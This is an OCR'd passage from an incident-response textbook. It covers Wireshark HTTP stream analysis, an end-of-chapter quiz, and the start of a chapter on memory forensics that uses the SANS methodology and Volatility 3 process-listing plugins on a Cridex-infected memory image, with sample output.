


Figure 9.24 – HTTP packet view

- **Hostname identification**: After parsing through the packet capture source and destination hostnames, one hostname appears to be suspicious. This host, `geobram.com`, may be a suspect URL. Another feature of Wireshark is the ability to follow the TCP or HTTP stream of communication between the source and destination hosts. If you right-click on the `rozhan-hse.com` hostname, the following will appear:

https://t.me/learningnets




Figure 9.25 – Follow HTTP Stream

A second window will appear; click on **HTTP Stream** and a third window will appear. This window contains the HTTP packets in a format that can be read. The incident response analyst can review this output to determine what types of files may have been sent or received:

https://t.me/learningnets




Figure 9.26 – HTTP packet data

- **Packet stream examination**: An examination of the Follow TCP Stream output indicates that an HTTP `GET` command is reaching out to the `NO_2950435796.zip` file. An analyst may want to extract this file for analysis. Click on **File** and then **Export Objects**, and then **HTTP**; a window will appear listing all of the files associated with the HTTP connections. This list can be sorted on any of the fields at the top of the window. In this case, select the hostname and scroll down until the suspected URL is located:

https://t.me/learningnets




Figure 9.27 – Wireshark – Export – HTTP object list

From here, the analyst can click on the file and save it onto the local system for later analysis. *Chapter 12* will take select files and evaluate them for malicious code.

Wireshark is a powerful tool for conducting a detailed analysis of packet captures. The ability to drill down to individual packets and dissect them allows analysts to gain a very detailed sense of what is contained within the traffic running to and from external hosts, as well as to and from internal hosts. This visibility can afford the analyst possible insight into how an infected host communicates with an external host, or even identify other hosts that may have become compromised.

https://t.me/learningnets

Summary

Security incidents not only produce trace evidence on host systems but also leave traces throughout the devices and traffic flows within a network. The ability to analyze this trace evidence will allow incident response analysts to have a better understanding of what type of incident they are investigating, as well as potential actions that can be taken. This chapter addressed how to evaluate log files through the rapid process of blacklist comparison or DNS analysis to log analysis utilizing the Elastic Stack or other SIEM systems. To augment this primary method of network evidence evaluation, we covered NetFlow analysis, and examined packet captures with Arkime and Wireshark. Network evidence is a critical component of incident investigation. This trace evidence, taken in conjunction with evidence obtained from potentially compromised websites, goes a long way in allowing analysts to reconstruct the events of an incident.

The next chapter will move the focus from network traffic to the host, and memory analysis will be explored.

Questions

Answer the following questions to test your knowledge of this chapter:

1. A filtered log review is one where the responder or analyst filters out specific logs based on a set parameter.

   A. True

   B. False

2. What is not a component of the Elastic Stack?

   A. Elasticsearch

   B. Log forwarder

   C. Logstash

   D. Kibana

3. Which packet analysis tool places the packet capture into sessions as the default view?

   A. Wireshark

   B. NetFlow

   C. Elastic Stack

   D. Arkime

4. Wireshark does not allow for DNS name resolution.

   A. True

   B. False

https://t.me/learningnets

Further reading

Refer to the following links for more information about the topics covered in this chapter:

- *Elasticsearch 7.0 Cookbook - Fourth Edition*: `https://www.packtpub.com/big-data-and-business-intelligence/elasticsearch-70-cookbook-fourth-edition`.
- *Malware traffic analysis*: `https://www.malware-traffic-analysis.net`.
- *Arkime*: `https://arkime.com/`.
- *Chappell University*: `https://www.chappell-university.com/`.
- *Cisco IOS NetFlow*: `https://www.cisco.com/c/en/us/products/ios-nx-os-software/ios-netflow/index.html`.

https://t.me/learningnets

10
Analyzing System Memory

For a long time, law enforcement and other organizations performing digital forensic tasks associated with incident investigations often relied on methodologies that focused on evidence contained within the hard drive of a machine. Procedures dictated that the system should be powered down and the hard drive removed for imaging. While this methodology and the associated procedures were effective at ensuring the integrity of the evidence, this overlooked the wealth of information that was contained within the **Random Access Memory** (**RAM**), or memory for short, of the targeted system. As a result, incident response analysts began to focus a great deal of attention on ensuring that appropriate methods were employed that maintained the integrity of this evidence, as well as giving them a platform from which to obtain information of evidentiary value.

This chapter will focus on the types of evidence that can be located within the memory of a system, the tools and techniques available to incident response analysts, and, finally, how to analyze this information to obtain a clear understanding of how the system was compromised. In addition, these techniques can also be integrated into the analysis of other evidence, such as network log files and files located on the targeted system.

In this chapter, the following main topic areas will be addressed:

- **Memory analysis overview**: This section addresses the critical data points that can be discovered through proper memory analysis
- **Memory analysis methodology**: A structured approach is important to ensure that responders can extract the necessary data
- **Memory analysis with Volatility**: Often thought of as the gold standard of memory analysis, this command-line tool has extensive features for data acquisition and analysis
- **Memory analysis with Strings**: A simple but effective tool that affords responders the ability to cull data from those areas of memory that other tools may miss

At the end of this chapter, you will have both an understanding of the methodology and the tools necessary for finding data points, analyzing them, and extracting other evidence for follow-up analysis.

https://t.me/learningnets

Memory analysis overview

When discussing how to analyze the memory of a system, two terms are used interchangeably. The terms RAM and memory are used to describe the portion of the computer's internal systems where the operating system places data utilized by applications and the system hardware while that application or hardware is in use. What makes RAM or memory different from storage is the volatile nature of the data. Often, if the system is shut down, the data will be lost.

One change in operating systems that has had a direct impact on memory analysis is the advent of the 64-bit OS. The use of a 64-bit register allows the OS to reference a total of 17,179,869,184 GB of memory. When compared to the 32-bit OS, this is several million times the amount of data previously available. As a result, there is a good deal of data contained within RAM at the time a system is running that is valuable in incident investigation. This includes the following:

- Running processes
- Loaded **Dynamic Link Libraries** (**DLL**)
- Loaded device drivers
- Open registry keys
- Network connections
- Command history

As the necessity for analyzing the memory of systems has increased, there are several tools that analysts have at their disposal. This chapter will focus on three such tools; all of them are either open source or freeware and can be deployed easily. These tools allow analysts to gain critical insight into the activity of exploits and malware that have impacted a system.

Throughout this chapter, two memory captures will be utilized. The first memory capture is from a Windows system that has been infected by the Cridex virus. The memory image can be downloaded from `http://files.sempersecurus.org/dumps/cridex_memdump.zip`.

The second is another Windows system that is part of a training exercise available at `https://dfirmadness.com/case001/DC01-memory.zip`.

While both of the malware infections are relatively old, they are useful for highlighting specific features of the toolsets we are going to examine.

Memory analysis methodology

When examining system memory, analysts should follow a methodology. This ensures that all potential evidence is uncovered and can be utilized in an incident investigation. We will examine two methodologies. The first of these is the SANS six-part methodology. This is geared toward identifying indicators of compromise associated with the execution of malware. Another methodology focuses

https://t.me/learningnets

on leveraging an IP address or other network artifact to identify the malicious code associated with that IP address.

One of the chief aims of memory analysis is to identify potentially malicious processes or executables that can be extracted and examined. Much of the material that is present in this chapter will carry over into *Chapter 16*, where the extracted data will be further analyzed.

SANS six-part methodology

The SANS institution makes use of a six-part methodology for analyzing memory images. This process is designed to start from an overall view of what is running to identifying and accessing the malicious software. The SANS methodology follows the following steps:

1. **Identify rogue processes**: Malware often hides its behavior behind processes that, on the surface, may seem legitimate. Uncovering these involves identifying what processes are running, finding the location in the operating system they are running from, and verifying that only legitimate processes are in use. Sometimes, processes are hidden in plain sight, and adversaries change a single letter in a process name. Other times, they will attempt to execute a process from an illegitimate source.
2. **Analyze process DLLs and handles**: Once a process or multiple processes have been identified as rogue, the next step is to examine the DLL files associated with the process, as well as other factors such as account information. DLL files are often leveraged by malware coders to hide their activity. Techniques for using DLL files to compromise a system include techniques where malware coders insert their own malicious DLL files as part of the malware. Other techniques include DLL injection, where a path to one of the malicious DLLs is written in the process.
3. **Review network artifacts**: Malware, especially multi-stage malware, requires a connection to the internet. Even systems that are fully compromised often beacon out to C2 servers. Active and listening network connections are contained within the memory of these systems. Identifying external host IP addresses may give some insight into what type of compromise has taken place.
4. **Look for evidence of code injection**: Techniques such as process hollowing, and unmapped sections of the memory are often used by advanced malware coders. Memory analysis tools help analysts find evidence of these techniques.
5. **Check for signs of a rootkit**: Achieving persistence is a goal for many external threat actors. If they can compromise the system initially, they must maintain that. As a result, adversaries might use a rootkit or malware that embeds itself deep within the operating system. This malware allows the adversary to have continuous and often elevated access to the system while remaining undetected.
6. **Dump suspicious processes and drivers**: After locating any suspicious processes or executables, analysts need to be able to acquire them for later analysis with additional tools.

Next, we will look at the network connections methodology.

https://t.me/learningnets

Network connections methodology

In many incidents, the first indication that a system has been compromised is attempted or completed connections to external hosts. Detection mechanisms such as firewalls or web proxies may indicate that a system or systems are attempting to communicate with suspect external hosts. From this starting position, it may be possible to identify potential malware on a system:

- **Suspicious network connections**: Conducting a review of network connections on hosts that have been associated with external connections will often provide the process that is attempting to communicate.
- **Process name**: Examining the process from the network connections allows analysts to perform similar actions found within the SANS methodology. It is advisable for the analyst to also determine whether the identified process is one that often requires a network connection.
- **Parent process ID**: Further insight into the parent process is useful for determining whether the process is legitimate and has a legitimate need to communicate via a network connection.
- **Associated entities**: Finally, examining the associated DLLs and other artifacts brings us to the stage where they can be acquired and analyzed.

Now, let's look at some memory analysis tools.

Memory analysis tools

Analysts can use several tools to review memory images. Some tools provide a GUI for ease of use, while others operate via the command line, making them useful for scripting. In this chapter, three tools will be examined. The first of these, Mandiant Redline, is a GUI-based memory analysis tool that examines memory images for signs of rogue processes and scores them based on several factors. The second of these tools is Volatility, a command-line tool that allows analysts to drill into the details of the memory image and identify potentially malicious code. The final tool that will be examined is the Strings utility available in Linux. Strings allows keyword searching through GREP, which allows the responder to identify IOCs that may not be readily visible with the other tools.

Memory analysis with Volatility

Volatility is an advanced open source memory forensics framework. The primary tool within the framework is the Volatility Python script, which utilizes a wide array of plugins to analyze memory images. As a result, Volatility can be run on any operating system that supports Python. In addition, Volatility can be utilized against memory image files from most of the commonly distributed operating systems, including Windows for Windows XP to Windows Server 2016, macOS, and, finally, common Linux distributions.

A range of plugins is available for Volatility, with more being developed. To examine system memory, we will examine several plugins to ensure that you have sufficient information to conduct a proper

https://t.me/learningnets

analysis. However, before using Volatility, it is recommended that you ensure that your software is up to date and that any new plugins have been explored to determine their applicability to the current incident investigation.

> **Volatility versions**
>
> Volatility is currently in version 3, but version 2 is still in use, especially for analysts that may still need to analyze memory images from Windows XP or Server 2003 systems. The main difference between the two is that version 3 no longer requires the analyst to set a system profile for Volatility to correctly parse the memory image. In addition, there have been changes to the syntax of the various plugins. Ashley Pearson's Volatility cheat sheet blog, available at `https://blog.onfvp.com/post/volatility-cheatsheet/`, shows the differences.

Installing Volatility

Volatility is available for Linux, Windows, and macOS. Information on installing it on the various OSs is available at `https://www.volatilityfoundation.org/releases`. For this chapter, Volatility was installed on the Linux Ubuntu subsystem available on the Windows 10 OS. The following command will install Volatility on the Ubuntu subsystem, as well as other Linux OSs:

```
forensics@ubuntu:~$ git clone https://github.com/
volatilityfoundation/volatility3.git
```

This will produce the following output:




Figure 10.1 – Installing Volatility

https://t.me/learningnets

Running the `ls` command shows the various scripts and files that are part of the Volatility framework:




Figure 10.2 – Verifying the Volatility installation

You can access the help menu in Volatility by running the following command:




Figure 10.3 – Volatility help menu

https://t.me/learningnets

Volatility commands

Volatility uses a straightforward command structure. When using the Python file, as we are here, use Python 3 and then the Volatility Python file. Next, indicate the path to the file and finally the plugin. Additional parameters are dependent on the plugin; you will see this in several of the plugins that we will discuss. This is how the command line should look:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f <Memory Image
File> <operatingsystem.plugin>
```

Let's go ahead and cover some of the plugins we can leverage with Volatility.

Volatility image information

First, we will start by getting some initial information about the memory image and the system that it was obtained from. Even if the analyst is certain of the OS, it is still a good practice to run the memory images against Volatility's `windows.info` plugin. The output of this plugin identifies the potential profile of the memory image that becomes critical to utilizing the other plugins available. In general, the Volatility syntax is composed of the path to the memory image and the specific plugin. In this case, the following command is used:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.info
```

This produces the following results:

```
MemoryImages/cridex.vmem windows.info
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0x804d7000
DTB     0x2fe000
Symbols file:///home/forensics/volatility3/volatility3/symbols/windows/ntkrnlpa.
pdb/30B5FB31AE7E4ACAABA750AA241FF331-1.json.xz
Is64Bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 FileLayer
KdDebuggerDataBlock     0x80545ae0
NTBuildLab      2600.xpsp.080413-2111
CSDVersion      3
KdVersionBlock  0x80545ab8
Major/Minor     15.2600
MachineType     332
KeNumberProcessors      1
SystemTime      2012-07-22 02:45:08
NtSystemRoot    C:\WINDOWS
NtProductType   NtProductWinNt
NtMajorVersion  5
NtMinorVersion  1
PE MajorOperatingSystemVersion  5
PE MinorOperatingSystemVersion  1
PE Machine      332
PE TimeDateStamp        Sun Apr 13 18:31:06 2008
```

Figure 10.4 – The windows.info plugin

https://t.me/learningnets

In this case, the `NTBuildLab` field indicates that the memory image is from a Windows XP machine. Next, let's start analyzing the Windows process information.

Volatility process analysis

In keeping with the SANS six-part methodology, the first of the plugins that will be discussed are those that provide data about the processes running on the system at the time of the memory capture. The aim here is to identify those processes that appear suspicious and to identify any related data associated with them.

Process list

The first of these will be the `windows.pslist` plugin. This plugin lists the current processes running in memory. This plugin outputs the offset, process name, PID, the number of threads and handles, and the date and time the process started and exited. Because the `pslist` plugin walks the doubly-linked list indicated by **PsActiveProcessHead**, it cannot detect hidden or unlinked processes. To execute this plugin, enter the following into the Command Prompt:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.pslist
```

This will produce the following output:

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime    F
ile output

4       0       System  0x823c89c8      53      240     N/A     False   N/A     N/A     Disabled
368     4       smss.exe        0x822f1020      3       19      N/A     False   2012-07-22 02:42:31.000000      N/A D
isabled
584     368     csrss.exe       0x822a0598      9       326     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
608     368     winlogon.exe    0x82298700      23      519     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
652     608     services.exe    0x81e2ab28      16      243     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
664     608     lsass.exe       0x81e2a3b8      24      330     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
824     652     svchost.exe     0x82311360      20      194     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
908     652     svchost.exe     0x81e29ab8      9       226     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1004    652     svchost.exe     0x823001d0      64      1118    0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1056    652     svchost.exe     0x821dfda0      5       60      0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1220    652     svchost.exe     0x82295650      15      197     0       False   2012-07-22 02:42:35.000000      N/A D
isabled
1484    1464    explorer.exe    0x821dea70      17      415     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1512    652     spoolsv.exe     0x81eb17b8      14      113     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1640    1484    reader_sl.exe   0x81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000      N/A D
isabled
788     652     alg.exe 0x820e8da0      7       104     0       False   2012-07-22 02:43:01.000000      N/A     Disab
led
1136    1004    wuauclt.exe     0x821fcda0      8       173     0       False   2012-07-22 02:43:46.000000      N/A D
isabled
1588    1004    wuauclt.exe     0x8205bda0      5       132     0       False   2012-07-22 02:44:01.000000      N/A D
isabled
```

Figure 10.5 – Process list

https://t.me/learningnets

An initial analysis of the output does show a suspicious entry. Based on a cursory examination, a file called `reader_sl.exe` was executed. This suspicion is largely based on the non-standard file name but as we get further into the process, we will get some more context and insight about this file.

Process scan

The `windows.psscan` plugin allows an analyst to examine processes that have been terminated. As we discussed previously, `pslist` only shows active processes. `psscan` can provide data about the possibility of a rootkit upon examining those processes that have been unlinked or hidden. The following command will execute the plugin:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.psscan
```

This command produces the following output:

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime    F
ile output

908     652     svchost.exe     0x2029ab8       9       226     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
664     608     lsass.exe       0x202a3b8       24      330     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
652     608     services.exe    0x202ab28       16      243     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
1640    1484    reader_sl.exe   0x207bda0       5       39      0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1512    652     spoolsv.exe     0x20b17b8       14      113     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1588    1004    wuauclt.exe     0x225bda0       5       132     0       False   2012-07-22 02:44:01.000000      N/A D
isabled
788     652     alg.exe 0x22e8da0       7       104     0       False   2012-07-22 02:43:01.000000      N/A     Disab
led
1484    1464    explorer.exe    0x23dea70       17      415     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1056    652     svchost.exe     0x23dfda0       5       60      0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1136    1004    wuauclt.exe     0x23fcda0       8       173     0       False   2012-07-22 02:43:46.000000      N/A D
isabled
1220    652     svchost.exe     0x2495650       15      197     0       False   2012-07-22 02:42:35.000000      N/A D
isabled
608     368     winlogon.exe    0x2498700       23      519     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
584     368     csrss.exe       0x24a0598       9       326     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
368     4       smss.exe        0x24f1020       3       19      N/A     False   2012-07-22 02:42:31.000000      N/A D
isabled
1004    652     svchost.exe     0x25001d0       64      1118    0       False   2012-07-22 02:42:33.000000      N/A D
isabled
824     652     svchost.exe     0x2511360       20      194     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
4       0       System  0x25c89c8       53      240     N/A     False   N/A     N/A     Disabled
```

Figure 10.6 – Process scan

From the output of this plugin, it does not appear that any additional processes have exited. The responder can then start to look at the existing processes for any that may appear to be malicious.

https://t.me/learningnets

Process tree

It is often necessary for responders to see what parent processes that child processes are executed under. One indicator of a system being compromised is the identification of a process executed outside the normal parent process. The `windows.pstree` plugin provides examiners with a tree-like structure that identifies the parent process that is executing a potential suspect process. The Cridex image is run with this plugin, utilizing the following command:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.pstree
```

This command produces the following output:

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime

4       0       System  0x823c89c8      53      240     N/A     False   N/A     N/A
* 368   4       smss.exe        0x822f1020      3       19      N/A     False   2012-07-22 02:42:31.000000      N/A
** 584  368     csrss.exe       0x822a0598      9       326     0       False   2012-07-22 02:42:32.000000      N/A
** 608  368     winlogon.exe    0x82298700      23      519     0       False   2012-07-22 02:42:32.000000      N/A
